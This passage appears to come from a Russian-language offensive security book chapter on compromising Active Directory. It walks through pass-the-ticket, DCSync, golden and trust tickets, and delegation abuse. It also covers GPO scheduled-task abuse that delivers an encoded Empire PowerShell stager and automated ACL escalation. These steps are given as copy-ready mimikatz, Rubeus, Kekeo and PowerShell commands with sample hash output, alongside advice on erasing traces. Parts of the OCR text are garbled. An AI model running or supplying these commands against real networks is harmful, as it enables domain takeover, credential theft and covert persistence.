Base64EncodedTicket : doIE+DCCBPSgAwIBBaEADAgEwoIEbjCCBAJhggP+MIID+qADAgEFoQwbCkhBQ0tFUi5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkhBQ0tFUi5MQUKiHggP+MIID+qADAgEsoQMCQAQKggOwBIIrEdBK1WheUysMkb+pVptZTEbcHJYc6Dlex78ByRQqqqoIBv3HY031RN3bdID0kx1HAVILH2ZQ3Q+9wYwxE4Ycm6x3Jhcvxuh/LJT1Mm6tTQtu4kSyUjCxxA/3gbUz6HoyV/BYBL/c3a5gXmsNz5q0CX68nG6whA31fwKlgZutfu33Sh2N1mJLcNS/SWQebMnFNTZmj5wNPDrhkeAdk82F2Fx+dcFInItE/+yAdohj9sjYs0+UtY4b211R7YnK6hxQMOQD6v0doXYOTItaoMp84Lwj+AoRubyQuXMyoHNu9fhEy78Sm/IaBnpfI+AoJI98BV7s3QweRDd9hyxga@2Y01rCu9ZP379XV7g1YjvvIBvDFF70YDxb5VhHeKPUfhRs3mH09Rrde69vaYNI356onHwmh7iil5ftB203X9alNZW03LT8x5dpd7vI5Kcj3imcJ00
```

Рис. 2.8. Подключение Rubeus

Теперь получим TGT:

```
C:\> Rubeus.exe ptt /ticket:doIE+DCCBPSgAwIBBaE ...
```

```
C:\> Rubeus.exe klist
```

Имея TGT, мы можем выполнить DCSync-атаку с помощью mimikatz (рис. 2.9):

```
## lsadump:::dcsync /user:HACKER\krbtgt
```

```
Object RDN : krbtgt
** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 11/21/2018 4:30:24 AM
Object Security ID : S-1-5-21-1559558046-1467622633-168486225-502
Object Relative ID : 502

Credentials:
Hash NTLM: 9974f218204d6b8109ea99ae9c209f23
    ntlm- 0: 9974f218204d6b8109ea99ae9c209f23
    lm - 0: 3ec7cbbb67d0c69b8318500a5e5c7437
```

Рис. 2.9. DCSync krbtgt

Мы добыли NTLM-хеш учетной записи krbtgt и теперь можем сделать golden ticket, с которым получим полный доступ ко всей инфраструктуре домена:

```
## kerberos::golden /user:Administrator /domain:domain.dom /sid:S-1-5-21-1559558046-1467622633-168486225 /krbtgt:9974f218204d6b8109ea99ae9c209f23 /ptt
```

Теперь можно удаленно подключиться к контроллеру домена с учетной записью администратора:

```
PS C:\> Enter-PSSession -ComputerName dc
```

Ограниченнное делегирование

Не вдаваясь в подробности реализации S4U2Self/S4U2proxy, можно сказать, что любые учетные записи с SPN (Service Principal Name), имеющие в свойствах установленный атрибут msDS-AllowedToDelegateTo, могут выдавать себя за любого пользователя в домене.

Если бы можно было изменить содержимое msDS-AllowedToDelegateTo для произвольной учетной записи, мы могли бы выполнить DC Sync-атаку на текущий домен. Но для изменения любых параметров делегирования на контроллере домена нужно иметь привилегию SeEnableDelegationPrivilege. По умолчанию такими правами обладают только учетные записи администраторов домена.

Первое расширение, которое реализует ограниченное делегирование, — S4U2self. Оно позволяет службе запрашивать у себя специальный перенаправляемый TGS от имени конкретного пользователя. Такой механизм предназначен для случаев, когда пользователь авторизуется в сервисе без использования Kerberos (в нашем примере — с веб-сервисом).

Во время первого запроса TGS будет установлен флаг переадресации, чтобы возвращаемый TGS был помечен как пересылаемый и мог использоваться с расширением S4U2proxy. При неограниченном делегировании для идентификации пользователя применяется TGT, в этом случае расширение S4U использует структуру PA-FOR-USER в качестве нового типа в поле данных [padata]/pre-authentication.

S4U2self может выполняться для любой пользовательской учетной записи, при этом пароль целевого пользователя не требуется. Кроме того, S4U2self разрешается, только если учетная запись запрашивающего пользователя имеет флаг TRUSTED_TO_AUTH_FOR_DELEGATION.

Существует вид атак под названием Kerberoasting — они предназначены для извлечения служебных учетных записей из Active Directory от имени обычного пользователя без отсылки пакетов в целевую систему. Почему в рассматриваемом нами случае не получится извлечь с использованием Kerberoasting данные любого пользователя, которого мы захотим? Потому что сертификат Privilege Account Certificate (PAC) подписан для исходного (а не целевого) пользователя (в данном случае для запрашивающей учетной записи службы). Но зато теперь у нас есть специальный билет службы, который можно переадресовать целевой службе, настроенной для ограниченного делегирования.

Второе расширение, использующее ограниченное делегирование, — S4U2proxy. Оно позволяет вызывающей стороне (в нашем случае учетной записи службы) использовать этот перенаправляемый билет, чтобы запросить TGS к любому SPN, перечисленному в msDS-AllowedToDelegateTo, для олицетворения указанного на этапе S4U2self пользователя. KDC проверяет, есть ли запрашиваемый сервис в поле msDS-AllowedToDelegateTo запрашивающего пользователя, и выдает билет, если эта проверка прошла успешно.

Таким образом, мы можем определить критерий поиска ограниченного делегирования — ненулевое значение msDS-AllowedToDelegateTo:

```
PS C:\> Get-DomainComputer -TrustedToAuth
PS C:\> Get-DomainUser -TrustedToAuth
```

Учетная запись компьютера или пользователя с SPN, указанным в msDS-AllowedToDelegateTo, может олицетворять любого пользователя в целевой службе. Поэтому, скомпрометировав одну из этих учетных записей, вы можете захватить привилегии доступа к целевому SPN.

Для MSSQLSvc это позволило бы получить права администратора баз данных. CIFS откроет полный удаленный доступ к файлам. HTTP позволил бы захватить удаленный веб-сервис. LDAP — произвести DCSync. HTTP/SQL, даже если они не имеют повышенных прав администратора в целевой системе, также могут быть использованы для повышения прав до System.

С использованием описанного принципа можно провести четыре атаки на повышение привилегий в системе.

Рассмотрим первый вариант. Если вам известен пароль от учетной записи, для которой включено ограниченное делегирование, можно использовать Keeko (<https://github.com/gentilkiwi/keeko>) для запроса TGT, выполнить запрос S4U TGS и затем получить доступ к целевой службе.

Выполняем запрос TGT для учетной записи пользователя с включенным ограниченным делегированием (к примеру, SQLService):

```
C:\> asktgt.exe /user:Пользователь /domain:домен /password:пароль
/ticket:sqlservice.kirbi
```

Теперь выполняем S4U2proxy с полученным TGT. В результате у нас будет TGS для доступа к приватному ресурсу в домене:

```
C:\> s4u.exe /tgt:sqlservice.kirbi /user:Administrator@домен
/service:cifs/ресурс_в_домене
```

Используем mimikatz, чтобы применить TGS:

```
## kerberos::ptt файл_с_полученным_TGS
```

В итоге мы получаем доступ к приватному ресурсу. Если вы можете скомпрометировать учетную запись компьютера, которая настроена для ограниченного делегирования, подход к атаке будет несколько другим. Поскольку любой процесс, выполняющийся с системными привилегиями, получает привилегии учетной записи локального компьютера, мы можем пропустить шаг с asktgt.exe. Также можно ис-

пользовать альтернативный метод для выполнения процесса S4U2proxy, предоставленный Microsoft. Для этого откроем PowerShell и выполним следующий код:

```
PS C:\> $Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')
PS C:\> $Ident = New-Object System.Security.Principal.WindowsIdentity
@('Administrator@domain.dom')
PS C:\> $Context = $Ident.Impersonate()
```

Теперь, когда мы применили TGS указанного пользователя, мы можем снова работать с приватным ресурсом. Затем вернемся в свое пользовательское пространство следующей командой PowerShell:

```
PS C:\> $Context.Undo()
```

В третьем случае выполняются все те же действия, что и в первом, только вместо пароля используется NTLM-хеш пользователя. Четвертая атака аналогична третьему варианту, только вместо имени пользователя берется имя компьютера.

Ограниченнное делегирование на основе ресурсов

Эта разновидность ограниченного делегирования очень похожа на обычное ограниченное делегирование, но работает в противоположном направлении.

Ограниченнное делегирование из учетной записи А в учетную запись В настраивается для учетной записи А в атрибуте `msDS-AllowedToDelegateTo` и определяет «исходящее» доверие от А до В.

Ограниченнное делегирование на основе ресурсов настраивается для учетной записи В в атрибуте `msDS-AllowedToActOnBehalfOfOtherIdentity` и определяет «входящее» доверие от А до В.

Чтобы повысить привилегии во втором случае, нужно указать в атрибуте `msDS-AllowedToActOnBehalfOfOtherIdentity` учетную запись контролируемого нами компьютера. Метод сработает, если мы знаем набор имен SPN для объекта, к которому хотим получить доступ. Дело в том, что с параметром `MachineAccountQuota` (по умолчанию он позволяет каждому пользователю создавать десять учетных записей компьютеров) это легко сделать из-под непривилегированной учетной записи. Единственная привилегия, которая нам понадобится, — это возможность записать атрибут на целевой компьютер.

Создаем учетную запись, к которой мы будем иметь полный доступ, с помощью PowerMad (<https://github.com/Kevin-Robertson/Powermad>) и указываем пароль компьютера, чтобы у нас был хеш для него.

```
PS C:\> $password = ConvertTo-SecureString 'PASSWORD' -AsPlainText -Force
PS C:\> New-MachineAccount -machineaccount RBCDmachine -Password $($password)
```

Теперь нужно заполнить атрибут `msDS-AllowedToActOnBehalfOfOtherIdentity` для целевого DC, на который у нас имеются разрешения:

```
PS C:\> Set-ADComputer $targetComputer -PrincipalsAllowedToDelegateToAccount
RBCDmachine$
```

```
PS C:\> Get-ADComputer $targetComputer -Properties  
PrincipalsAllowedToDelegateToAccount
```

На следующем этапе нужно получить хеш нашего пароля:

```
PS C:\> ConvertTo-NTHash $password
```

Теперь, когда у нас есть все необходимое для атаки, получим билет:

```
C:\> s4u.exe /user:RBCDmachine$ /rc4:xesh /impersonateuser:пользователь  
/msdsspn:cifs/pecups /ptt
```

Мы получим тикет, проверить который можно так:

```
## klist
```

Таким образом нам открывается доступ к ресурсу на контроллере домена. Этим же способом можно выполнить DC Sync через LDAP.

Небезопасные права доступа к объекту групповой политики

Объекты групповой политики — это контейнеры Active Directory, используемые для хранения объединенных в группы параметров политики. Эти объекты затем связываются с конкретными сайтами, доменами или с какими-либо организационными единицами (Organizational Unit — OU). Объекты групповой политики представляют собой очень сложные структуры, состоящие из связей, наследований, исключений, фильтров и групп. При конфигурации доменов в этом болоте часто допускают ошибки, которые невооруженным взглядом и не видны. Найти эти ошибки и показать путь компрометации объекта групповой политики поможет инструментарий BloodHound (<https://github.com/BloodHoundAD/BloodHound>).

Предположим, что в объектах групповой политики имеется скомпрометированный элемент. Групповая политика имеет огромное количество параметров, которыми можно манипулировать. Это дает несколько способов скомпрометировать машины и пользователей, имеющих отношение к уязвимому объекту.

Например, можно выполнить определенные сценарии, настроить бэкдор в Internet Explorer, выдать MSI-файл в разделе «Установка программного обеспечения», добавить свою учетную запись домена в группу локальных администраторов или RDP либо принудительно смонтировать сетевой ресурс (который находится под нашим контролем, что дает возможность завладеть учетными данными подключившихся пользователей).

Для реализации задуманного можно запустить запланированную задачу, которая удаляется сама при каждом обновлении групповой политики. Эта часть атаки довольно проста — нам нужно создать шаблон .xml в виде schtask, а затем скопировать его в файл <GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml объекта групповой политики, который мы можем редактировать. Подождав час-два до завершения цикла обновления групповой политики, мы удалим файл .xml, чтобы замести следы.

Модуль PowerView New-GPOImmediateTask может сделать это автоматически. Чтобы воспользоваться им, потребуется аргумент -TaskName, -Command, который задаст команду для запуска (по умолчанию — powershell.exe), а параметр -CommandArguments указывает аргументы для данного исполняемого файла. Описание задачи, ее автора и дату модификации также можно изменить с помощью соответствующих параметров. Файл Schtask.xml создается в соответствии с вашими спецификациями и копируется в местоположение, определяемое аргументами -GPOname или -GPODisplayName. По умолчанию функция спрашивает разрешения перед копированием, но эту опцию можно отключить с использованием аргумента -Force.

Давайте используем New-GPOImmediateTask, чтобы загрузить Stager Empire (рис. 2.10) на машины, где применяется объект групповой политики {3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2} (отображаемое имя SecurePolicy):

```
New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -  
CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO... -Force'
```

Полученный результат демонстрирует, насколько опасны ошибки в групповых политиках домена.

The screenshot shows a terminal window with the following output:

```
EMPIRE
149 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > listeners
[] No listeners currently active
(Empire: listeners) > execute
(Empire: listeners) > launcher test
powershell.exe -NoP -NonI -W Hidden -Enc JABXAGMAPQBOAEUAVwAtAE8AQgBqAGUAYwBUACAAuwBZAFMdABLAG0ALgB0AEUAdaAuAfC/1AD6AQJwBNAG8AegBpAGwAbABhAC8ANoAuDAAAIAAoAfCaQBuAGQAbwB3AHMAIABoAf0A1AAzAC4AMQA7CACAwBPAFcAMgABAdSIAIBUHIAiQb/AdgA6ADEAMoAuADAQKQAgGwAaQBrAGUA1ABHAGUAYwBrAG8AJw7ACQAvwBDAC4ASABIAEEARBLAHIAcwcAuAEAAZBKAcgAjwBVHMAZ0ByAc/7ACQDwBjAC4UAUByAG8AWBZACAPQAgFsAuwBZAFMdABFAG6ALgB0AEVAAAuAfcaZQB1AFIRQBRAFUARQBTAFQXQAE6AdoARABIAEYA0Qb/AwAkAfCAYwAuAFAAcgBvAhgAeQauEMAcgBFQAEQAR0BuAHQAAqBBAEfAuWlAgAD6AIAbdAFMwBzAfQARQBNA4TgBLAFQALgBdAFIAZQbKAeu/dADoA0gBEAGUZgBBAHUAbB8AE4AR0B0AFcAbwBSAGsAwB5AeUARABFAE4AdAbpAGEATABTADSJAABLAD0AJwAyAGMANQwADMAZgAyAGMANAB/AMgBLADAAMQA4ADIAMQA3DcAMABmAGEAJw7ACQASQ9A0DAAwBbAEMASAbhAFIAwBdAf0AJABCAD0AKABbAGMAaABBAHIAwBdAf0AKAAKAHC/TAFOAUgBJAG4AZwAoACIAAb0AHOAcAA6AC8ALwxAAdKAmgAuADEANgA4AC4ANQaYAC4AMQA0DIA0gA4A0AAwACBAAqBuAGQAZ0B4AC4AYQb/ALQB1AfgATwByACQASwBbACQaQArACsAJ0AKAGsALgBMAEUbgBnAF0AaAbdAHgAOwBjAEUAWAAqAgCgAJAB1AC0ASgBPAEkAbgAnAccAKQA=
```

(Empire: listeners) > [+] Initial agent GVZVKBHG1VGH2B4W from 192.168.52.200 now active

(Empire: listeners) > agents

[*] Active agents:

Name	Internal IP	Machine Name	Username	Process	Delay	Last Seen
GVZVKBHG1VGH2B4W	192.168.52.200	WINDOWS1	*TESTLAB\SYSTEM	powershell/2128	5/0.0	2016-03-17

Рис. 2.10. Empire stager в New-GPOImmediateTask

Небезопасные права доступа ACL

ACL (списки контроля доступа) — это набор правил, которые определяют, какие объекты имеют разрешения для иного объекта в среде Active Directory. Такими объектами могут быть учетные записи пользователей, группы, учетные записи компьютеров, сам домен и многое другое.

ACL может быть настроен для отдельного объекта, такого как учетная запись пользователя, но также его можно настроить и для OU. Основное преимущество настройки ACL в OU состоит в том, что при правильной настройке все объекты-потомки будут наследовать ACL. ACL OU, в котором находятся объекты, содержит элемент управления доступом (Access Control Entry, ACE). Он определяет идентификатор и соответствующие разрешения, применяющиеся к OU или нисходящим объектам. Каждый ACE включает в себя SID и маску доступа, причем ACE могут быть четырех типов: «доступ разрешен», «доступ отклонен», «разрешенный объект» и «запрещенный объект». Разница между типами «доступ разрешен» и «разрешенный объект» состоит только в том, что последний тип используется исключительно в Active Directory.

Рассмотрим пример атаки, использующей неправильную настройку ACL. Предположим, мы уже собрали исходную информацию с помощью BloodHound, поэтому сразу перейдем к стадии повышения привилегий.

BloodHound строит граф, где целевой группой выступает группа «Администраторы домена» (рис. 2.11).




Рис. 2.11. Граф, построенный BloodHound

Слева находится пользователь с относительно низкими привилегиями и путь атаки только для ACL, который в итоге контролирует группу администраторов домена. Этот пользователь — член группы безопасности (MemberOf) в центре. Эта группа имеет полный контроль (GenericAll) над пользователем справа. Так как ACL наследуется, то пользователь слева тоже имеет такой контроль (рис. 2.12).




Рис. 2.12. Первый этап продвижения к целевой группе

GenericAll означает полный контроль над объектом, включая возможность добавлять других участников в группу, изменять пароль пользователя, не зная текущего, регистрировать SPN. Эксплуатируется эта возможность с помощью Set-DomainUserPassword или Add-DomainGroupMember.

Идем дальше. Пользователь слева принадлежит группе в середине. Эта группа имеет как полный (GenericAll), так и избыточный (ForceChangePassword) контроль над пользователем слева (рис. 2.13).




Рис. 2.13. Второй этап продвижения к целевой группе

ForceChangePassword подразумевает возможность изменить пароль целевого пользователя, не зная текущего. Эксплуатируется с помощью Set-DomainUserPassword.

Завершающий этап (рис. 2.14). Группа слева имеет привилегию ForceChangePassword в отношении нескольких пользователей, которые принадлежат к группе в центре. Эта группа в центре обладает полным контролем над группой справа («Администраторы домена»).




Рис. 2.14. Завершающий этап продвижения к целевой группе

Важное замечание: контроль над группой «Администраторы домена» может означать, что мы получили контроль над пользователями в этой группе. В таком случае мы создадим своего пользователя и добавим его в данную группу. После этого мы можем выполнить DC Sync-атаку и, чтобы скрыть свои следы, удалить созданного пользователя.

Вот так мы используем BloodHound и ошибки конфигурации ACL, чтобы получить контроль над доменом. Не могу не упомянуть об автоматизированном варианте этой атаки, с использованием скрипта Invoke-ACLPwn (<https://github.com/RalfHacker/Invoke-ACLPwn>). Инструмент экспортирует с помощью SharpHound все списки ACL в домене, а также членство в группе учетной записи пользователя, под которой он запускается.

Когда цепочка будет рассчитана, скрипт начнет последовательно выполнять каждый шаг в цепочке. При желании вызывается функция mimikatz DC Sync и запрашивается хеш учетной записи пользователя. По умолчанию будет использоваться учетная запись krbtgt. После завершения эксплуатации сценарий удалит членство в группах, которые были добавлены во время эксплуатации, а также записи ACE в ACL объекта домена. Результат тестирования компанией Fox-It показан на рис. 2.15.

```

PS C:\Users\Admin\Documents\Hacktools> .\Invoke-ACLPwn.ps1 -domain bar.local -username "bar\TechnicianTyqKjpvJfML"
[+] HoundLocation "C:\Users\Admin\Documents\Hacktools\SharpHound.exe" -mimiKatzLocation "C:\Users\Admin\Documents\Hacktools\"
[*] Checking if we can bind to AD...
[*] Successfully bound to AD with supplied info.
[*] Parsing ACL. This might take a while...
[*] Found chain!
[*] Added user 'TKunncNqyTYqKjpvJfML' to group CN=Organization Management,OU=Beheer,DC=bar,DC=local
[*] Added user 'TKunncNqyTYqKjpvJfML' to group CN=Exchange Trusted Subsystem,OU=Exchange,OU=Beheer,DC=bar,DC=local
[*] Got WriteDACL permissions!
[*] Adding ourself as potential replication partner...
[*] Success! We can now start replicating some stuff, hold on...
[*] Got hash for 'krbtgt' account: d1fd69810e2ff829c9596ebd21a120f3
[*] Removing files...
[*] Removing ACEs...
[*] User removed from group: CN=Exchange Trusted Subsystem,OU=Exchange,OU=Beheer,DC=bar,DC=local
[*] User removed from group: CN=Organization Management,OU=Exchange,OU=Beheer,DC=bar,DC=local

```

Рис. 2.15. Результат работы Invoke-ACLPwn

Скрипт перечислил и прошел 26 групп, изменяя членство в группах безопасности и управления. В итоге был получен хеш учетной записи krbtgt.

Доменные трасты

Часто в организации используется несколько доменов с настроенными между ними доверительными отношениями — трастами. Это необходимо для того, чтобы пользователь из одного домена мог получить доступ к сервису в другом домене.

Доверительные отношения между доменами могут быть односторонними и двусторонними. То есть если домен А доверяет домену Б, то домен Б может оперировать ресурсами домена А. Также работает понятие транзитивности: если домен А доверяет домену Б, а домен Б доверяет домену В, то домен А тоже доверяет домену В.

Иерархическая система доменов, имеющая корневой домен, будет называться деревом доменов. При этом, если разные деревья находятся в разных формах доверительных отношений, совокупность этих деревьев будет называться лесом.

При аутентификации Kerberos между доменами, состоящими в доверительных отношениях (рис. 2.16), контроллер домена пользователя шифрует TGS не ключом службы, а общим ключом. Пользователь передает этот TGS контроллеру домена службы, а тот вернет ему TGS, зашифрованный ключом службы. Только теперь пользователь может обратиться к тому ресурсу, к которому хотел.




Рис. 2.16. Схема аутентификации Kerberos между доверенными доменами

NTLM-аутентификация (рис. 2.17) в данном случае отличается тем, что контроллер домена службы, проверив разрешения для аутентификации, передает запрос на контроллер домена клиента. Именно он проводит проверку и возвращает результат.

Схему аутентификации в доверенных доменах мы разобрали, как скомпрометировать DC в домене — тоже. Теперь разберемся, как скомпрометировать другой доверенный домен.




Рис. 2.17. Схема аутентификации NTLM между доверенными доменами

Пароль доверия можно отыскать в хранилище учетных данных домена. Для этого нужно найти имя со знаком доллара на конце. Большинство учетных записей с подобными именами — это учетные записи компьютеров, но некоторые будут трастовыми (рис. 2.18).




Рис. 2.18. NTLM-хеш доверенной учетной записи

Ключ доверия был извлечен вместе со всеми пользовательскими данными при компрометации учетных данных Active Directory. Каждое доверие включает связанную учетную запись пользователя, которая содержит этот хеш пароля NTLM. Указанные данные могут быть использованы для подделки доверительных TGS.

Доверенный билет создается так же, как «золотой билет». Для этого используется та же команда mimikatz, но с разными параметрами. Ключ службы — это хеш пароля доверенного NTLM, а целью будет полное доменное имя целевого домена.

```
## kerberos::golden /domain:текущий_домен /sid:SID_домена /rc4:NTLM_хеш
/usr:Administrator /service:krbtgt /target:целевой_домен
/ticket:путь_для_сохранения_билета
```

Теперь получим TGS для целевой службы в целевом домене, используя Kekeo (<https://github.com/gentilkiwi/kekeo>).

```
C:\> asktgs.exe сохраненный_билет cifs/полное_имя_целевой_службы
```

О том, как применять полученный тикет, я рассказывал выше. Теперь рассмотрим, как подделать TGS внутри леса. Первым делом извлекаем все трастовые доверительные ключи:

```
## Privilage::debug  
## Lsadump::trust /patch
```

И создаем поддельный доверительный TGT:

```
## kerberos::golden /domain:текущий_домен /sid:SID_домена /sids:SID_целевого_домена  
/rc4:NTLM_xesh /user:Пользователь /service:krbtgt /target:целевой_домен  
/ticket:путь_для_сохранения_билета
```

Затем получаем TGS:

```
C:\> asktgs.exe сохраненный_билет cifs/полное_имя_целевого_контроллера_домена
```

И внедряем TGS, чтобы получить доступ с поддельными правами:

```
C:\> kirkikator lsa путь_к_TGS
```

После успешного выполнения команды пользователь станет администратором и получит повышенные права в целевом домене. Так мы можем продвигаться от домена к домену, поскольку каждый домен имеет связанный с другим доменом пароль.

DCShadow

Одна из задач злоумышленников — получать учетные данные пользователей и компьютеров, оставаясь незамеченным для средств обнаружения. С этой целью было разработано несколько методов атак: внедрение LSASS, злоупотребление теневым копированием, анализ тома NTFS, управление чувствительными атрибутами и другие.

Среди всех этих атак одна связана с атакой DCShadow. Атака DCSync основана на том, что члены групп «Администраторы домена» или «Контроллеры домена» могут запрашивать репликацию данных у DC. Фактически (как описано в спецификации MS-DRSR для репликации контроллера домена) эти группы могут запрашивать у контроллера домена репликацию объектов AD (включая учетные данные пользователя) через RPC GetNCChanges. DCSync-атака с использованием mimikatz выглядит следующим образом:

```
## lsadump::dcsync /user:Administrator
```

